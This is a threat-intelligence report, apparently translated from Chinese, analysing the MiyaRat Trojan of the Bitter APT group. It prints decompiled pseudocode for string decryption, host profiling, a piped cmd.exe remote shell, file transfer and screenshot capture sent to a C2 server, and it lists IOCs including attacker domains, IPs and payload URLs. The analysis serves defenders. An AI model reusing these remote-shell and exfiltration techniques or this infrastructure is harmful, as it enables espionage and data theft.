奇安信威胁情报中心

Archived: 2026-04-05 22:50:15 UTC

Overview

QiAnXin Threat Intelligence Center has been continuously tracking numerous APT attack collections in the direction of South Asia, and published several systematic technical reports: Operation Magichm[1],Operation Angi[2],operation Tejas[3], etc. The tactics of these groups have hardly changed much from 2019 to the present, and the attack technology The upper limit is low, but the phishing mode by casting a wide net can still affect government and enterprise customers to a certain extent.

How to avoid killing is the Bitter group (APT-Q-37) has always been the primary goal of the struggle for, putting aside the initial attack payload chm, lnk and other outdated technologies, only the subsequent issuance of wmrat and .net Trojans are very difficult to bypass the characteristics of the checking and killing function, the attackers in this year has been to try a variety of methods: in June, through the powershell loading havoc frame In July, the steganography plugin, which was in use in 2018, was directly issued, and the effect was not very satisfactory, and ultimately distributing a brand new trojan horse, MiyaRat, in September. it was still was successfully captured by us.

We recommend our clients to deploy QAX Endpoint Detection and Response (EDR) in both office area and server area, which can realize the discovery and blocking of generic threats such as chm and lnk with the cloud checking function enabled.

MiyaRat Directive Analysis


The basic information about the new Trojan used by Bitter is as follows, and the PDB shows that the Trojan has been named "Miya" by the attackers, and the current version is 1.1.

-	-
MD5	6edc889abbc186fbd5e187818d916dee
Filename	mspnx.exe
File Size	410.00 KB (419840 bytes)
PDB Path	C:\DRIVE_Y\EDRIVE\repos\Miyav1.1_client_msi\Release\Miya1.1_client.pdb

The Trojan is released by an MSI file with the following MSI file information:

-	-
MD5	5ff5e38943a134847e762f480dc84e09
Filename	mspnx.msi
File Size	466.00 KB (477184 bytes)
Download Link	hxxp://locklearhealthapp.com/mspnx.msi

The Trojan first decrypts the C2 domain name "samsnewlooker.com".




Decryption is done by subtracting the key bytes, and the key used for decryption is set to "doobiedoodoozie".

```
sub_40CF00(a1, a2);
v4 = 0;
for ( i = dword_464EE8; v4 < a2[4]; ++v4 )
{
  v5 = &g_decrypt_key_str_464ED8;
  if ( (unsigned int)dword_464EEC > 7 )
    v5 = (LPVOID *)g_decrypt_key_str_464ED8;
  v6 = a2;
  v7 = *((_WORD *)v5 + v4 % i);
  if ( a2[5] > 7u )
    v6 = (_DWORD *)*a2;
  v8 = *((_WORD *)v6 + v4) - v7;                // sub key
  v9 = a1;
  if ( a1[5] > 7u )
    v9 = (_DWORD *)*a1;
  *((_WORD *)v9 + v4) = v8;
}
return a1;
```

```
int sub_401000()
{
  FnWideStrAssign(&g_decrypt_key_str_464ED8, L"doobiedoodoozie", 15);
  return atexit(sub_451E00);
}
```

The main function of the Trojan is in the function sub_406960, which calls WSAConnectByNameW to connect to port 56172 of the C2 server.



Collects a series of information to send to the C2 server, including: disk information, machine name, username, path to Trojan horse file, %userprofile% environment variable, and system version.

```
  memset(v278, 0, sizeof(v278));
  pcbBuffer = 16;
  GetUserNameW(Buffer, &pcbBuffer);
  pcbBuffer = 16;
  GetComputerNameW(v282, &pcbBuffer);
  ModuleHandleW = GetModuleHandleW(0);
  if ( ModuleHandleW )
    GetModuleFileNameW(ModuleHandleW, Filename, 0x104u);
  pcbBuffer = GetEnvironmentVariableW(L"USERPROFILE", v279, 0x104u);
  MwGetDriverInfo(Src);
  v284 = 0;
  memset(v250, 0, 0xB0u);
  sub_409F20(v250, v180);
  LOBYTE(v284) = 1;
  v6 = GetModuleHandleW(L"ntdll.dll");
  if ( !v6 )
    goto LABEL_15;
  RtlGetVersion = GetProcAddress(v6, "RtlGetVersion");
  if ( !RtlGetVersion )
  {
    v15 = L"0.0";
    v16 = &v250[4];
    goto LABEL_14;
  }
  memset(&v244[1], 0, 0x110u);
  v244[0] = 276;
  if ( !((int (__cdecl *)(int *))RtlGetVersion)(v244) )
  {
    v177 = v244[2];
    v8 = Fn_40A260((char *)&v250[4], v244[1]);
    v9 = (char *)Fn_412340((int)v8, (const unsigned __int16 *)".");
    v10 = Fn_40A260(v9, v177);
    Fn_412340((int)v10, (const unsigned __int16 *)" ");
    GetProductInfo(v244[1], v244[2], 0, 0, &pdwReturnedProductType);
    v178 = v244[3];
```

After sending the collected information, the Trojan enters a cyclic process of waiting to receive commands from the C2 server. Functions supported by the Trojan include: file information enumeration, command execution, file


upload and download, and screenshot. The commands involved in this Trojan horse are described in the following.

The Trojan horse commands are organized as follows:

-	-
Command Code	**Functionality**
GDIR	Enumerates files and subdirectories in the specified directory without traversing subdirectories.
DELz	Delete the specified file
GFS	Recursively enumerates all files in a given directory.
SH1cmd	Creating a shell for command execution
SH1, SH2	Passing commands into the shell
SFS	Connect to the specified port of the C2 server to perform file transfer operations, and the secondary command UPL1 uploads the file and DWNL downloads the file.
GSS	capture an image displayed on a computer screen
SH1exit_client	Exiting the Trojan horse process

(1) GDIR

Lists files and subdirectories in a specified directory, similar to the Windows dir command or the Linux ls command. The enumeration information includes file and subdirectory names, last modification time and file size. Directory enumeration information ends with "[END]~! @".



(2) DELz

Deletes the specified file.

```
if ( v272 > 7 )
  v71 = (LPCVOID *)v270[0];
_wremove((const wchar_t *)v71);    // 删除文件
```

(3) GFS

Recursively enumerates all files in the specified directory, including the path and size of each file. The total size of all files is included in the first line of the message sent to the C2 server, and the output is identified by "@@GFS".

```
send(g_socket, (const char *)v99, v274[0], 0);
sub_404E20(v270, ::WideCharStr);
LOBYTE(v284) = 52;
v100 = v270;
if ( v272 > 0xF )
  v100 = (LPCVOID *)v270[0];
send(g_socket, (const char *)v100, nNumberOfBytesToWrite, 0);
Sleep(0x64u);
send(g_socket, "=@@GFS", 6, 0);
Sleep(0x1Eu);
v101 = ::WideCharStr;
```

```
@@GFS=68

<FIL>D:\test_dir\1111.txt<SZ>21
<FIL>D:\test_dir\AA\2222.txt<SZ>16
<FIL>D:\test_dir\AA\3333.txt<SZ>21
<FIL>D:\test_dir\BBB\4444.txt<SZ>10
 =@@GFS_
```

(4) SH1cmd

Creates a cmd.exe process as a shell that executes the cmd commands passed in by the pipeline and returns the execution results to the C2 server.

```
35  PipeAttributes.nLength = 12;
36  PipeAttributes.bInheritHandle = 1;
37  PipeAttributes.lpSecurityDescriptor = 0;
38  CreatePipe(hReadPipe, &hWritePipe, &PipeAttributes, 0);
39  CreatePipe(&v22, &g_cmd_pipe_input, &PipeAttributes, 0);
40  StartupInfo.hStdInput = v22;
41  memset(&StartupInfo.lpReserved, 0, 40);
42  *(_QWORD *)&StartupInfo.wShowWindow = 0i64;
43  StartupInfo.cb = 68;
44  StartupInfo.dwFlags = 257;
45  StartupInfo.hStdOutput = hWritePipe;
46  StartupInfo.hStdError = hWritePipe;
47  if ( a2 != 1 )
48    goto LABEL_15;
49  v16 = 0;
50  *(_OWORD *)v15 = 0i64;
51  v17 = 0;
52  FnWideStrAssign(v15, &unk_45ACE4, 7);
53  LOBYTE(v30) = 1;
54  v2 = MwDecryptStr(lpMem, v15);               // decrypt result: "cmd.exe"
```

```
88  if ( !CreateProcessW(0, v5, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation) )
89    return closesocket(s);
90LABEL_15:
91  nNumberOfBytesToWrite = 0;
92  v26 = 0;
93  *(_OWORD *)lpBuffer = 0i64;
94  FnStrAssign(lpBuffer, &word_45ACF4, 2u);
95  v8 = lpBuffer;
96  if ( v26 > 0xF )
97    v8 = (LPCVOID *)lpBuffer[0];
98  WriteFile(g_cmd_pipe_input, v8, nNumberOfBytesToWrite, 0, 0);
99  Sleep(0xC8u);
100 if ( s != -1 )
101 {
102   while ( 1 )
103   {
104     while ( 1 )
105     {
106       memset(Buffer, 0, sizeof(Buffer));
107       if ( PeekNamedPipe(hReadPipe[0], 0, 0, 0, &TotalBytesAvail, 0) )
108         break;
109LABEL_27:
110       GetLastError();
111LABEL_28:
112       Sleep(0x1Eu);
113     }
114     while ( 1 )
115     {
116       if ( !TotalBytesAvail )
117         goto LABEL_28;
118       v9 = 0x2000;
119       if ( TotalBytesAvail < 0x2000 )
120         v9 = TotalBytesAvail;
121       if ( !ReadFile(hReadPipe[0], Buffer, v9, (LPDWORD)&hReadPipe[1], 0) )
122         goto LABEL_28;
123       if ( v9 == 0x2000 )
124         Buffer[0x1FFF] = 0;
125       v10 = send(s, Buffer, v9, 0);           // 发送cmd输出结果
```

(5) SH1 & SH2

The SH1 and SH2 commands function almost identically, writing the cmd instructions carried by the arguments to the command pipe for shell execution.

```
FnStrAssign(lpBuffer, (char *)v121 + 3, nNumberOfBytesToWrite - 3);// 提取指令参数
v1 = v109 | 0x60000;
v122 = lpBuffer;
if ( v274[1] > 0xFu )
  v122 = (LPCVOID *)lpBuffer[0];
WriteFile(g_cmd_pipe_input, v122, g_res - 3, &v250[44], 0);
if ( v274[1] > 0xFu )
{
```

(6) SFS

The SFS directive is used to upload and download files, but the directive does not directly perform file transfer operations. The parameter of this directive is the port number, and WSAConnectByNameW is called in the sub_404640 (MwFileOp) function to connect to another specified port of the same C2 server, with which the Trojan performs the file transfer.

```
v268 = v139;
*v139 = (int)v138;            // arg2, 用于文件传输的端口号字符串
v139[1] = (int)v140;          // arg1, C2域名
v139[2] = (int)MwFileOp;
LOBYTE(v284) = 61;
v141 = FnCreateThreadWrap(0, 0, (LPCWSTR)sub_416930, v139, 0, (int)&v259[1]);
```

```
SetThreadExecutionState(0x80000000);
result = WSAStartup(0x202u, &WSAData);
if ( !result )
{
  Sleep(0xFA0u);
  v3 = WSASocketW(2, 1, 6, 0, 0, 0);
  g_socket_file_op = v3;
  if ( v3 == -1 )
  {
    return WSACleanup();
  }
  else
  {
    g_res = WSAConnectByNameW(v3, nodename, servicename, 0, 0, 0, 0, 0, 0);
    if ( g_res == -1 )
    {
      return closesocket(g_socket_file_op);
    }
    else
    {
      v4 = recv(g_socket_file_op, buf, 0x2000, 0);
      g_res = v4;
      while ( v4 > 0 )                          //  while loop, 如果接收到文件传输指令
      {
        v66 = 0;
        v67 = 0;
        *(_OWORD *)v65 = 0i64;
        FnStrAssign(v65, buf, v4);
00003AE3 MwFileOp:94 (4046E3) (Synchronized with IDA View-A, Hex View-1)
```

MwFileOp function has two secondary instructions "UPL1" and "DWNL", respectively, to complete the file upload and download operations.

-	-
File Transfer Command	**Specification**
UPL1	UPL1
DWNL	DWNL ,filesize==

During the file download process, if the C2 server sends "CANCEL2", the Trojan horse can end the file download in advance, without waiting for the receipt of the specified number of file data.

```
FnStrAssign(&Buf, buf, strlen(buf));
v11 = sub_40D000(&Buf, (int)"CANCEL2", v10);
v18 = v11;
if ( v17 > 0xF )
```

(7) GSS

Get screenshot, the parameter of this command can choose the resolution of the saved image of the screenshot. The output message is displayed with "~! @SSS" and "~! @SSS" and "~!

```
CompatibleBitmap = CreateCompatibleBitmap(DC, v3, v4);
h = SelectObject(hdc, CompatibleBitmap);
BitBlt(hdc, 0, 0, v3, v4, DC, 0, 0, 0xCC0020u);
v6 = a2 * v4;
wDest = a2 * v3 / 5;
hbma = CreateCompatibleBitmap(DC, wDest, v6 / 5);
hdcDest = CreateCompatibleDC(DC);
v20 = SelectObject(hdcDest, hbma);
StretchBlt(hdcDest, 0, 0, wDest, v6 / 5, hdc, 0, 0, wSrc, hSrc, 0xCC0020u);
bmi.bmiHeader.biSize = 40;
bmi.bmiHeader.biWidth = wDest;
*(_DWORD *)&bmi.bmiHeader.biPlanes = 1572865;
memset(&bmi.bmiHeader.biCompression, 0, 24);
bmi.bmiHeader.biHeight = v6 / -5;
wDesta = 4 * v6 / -5 * ((24 * wDest + 31) / -32);
v7 = (void *)operator new[](wDesta);
GetDIBits(hdcDest, hbma, 0, v6 / 5, v7, &bmi, 0);
send(s, "~!@SSS", 6, 0);
Sleep(0x64u);
send(s, (const char *)&bmi, 40, 0);
Sleep(0xC8u);
send(s, (const char *)v7, wDesta, 0);
Sleep(0x64u);
send(s, "~!@SSE", 6, 0);
Sleep(0x14u);
SelectObject(hdc, h);
```

(8) SH1exit_client

Exit the Trojan horse process.

Summarize

Currently, the full line of products based on the threat intelligence data from the QiAnXin Threat Intelligence Center, including the QiAnXin Threat Intelligence Platform (TIP), QAX Endpoint Detection and Response (EDR), SkyEye Advanced Threat Detection System, QiAnXin NGSOC, and QiAnXin Situational Awareness, already support the accurate detection of such attacks.

IOC

MD5:

6edc889abbc186fbd5e187818d916dee

b45c97ae0af336048529b8a3ef1749a5

0b8a556b9ce94a0559f153bf62ba2693

d9159838e82ea73effc18ef5b958dacd

26ed92fef383dfea8c40e4fd38668379

CC:

23.26.55.9:443 (havoc)

samsnewlooker.com

96.9.215.155:56172

wmiapcservice.com

185.106.123.198:40269

locklearhealthapp.com

URL:

https://maxnursesolutions.com/cssvr.jpg

https://nurekleindesign.com/toronto.bin

https://viyoappmapper.com/flv.ol

https://locklearhealthapp.com/mspnx.msi

https://locklearhealthapp.com/mayred.msi

Reference Links

[1]. https://ti.qianxin.com/blog/articles/%22operation-magichm%22:CHM-file-release-and-subsequent-operation-of-BITTER-organization/ [2]. https://www.secrss.com/articles/31785 [3]. https://ti.qianxin.com/blog/articles/operation-tejas-a-dead-elephant-curled-up-in-the-kunlun-mountains/
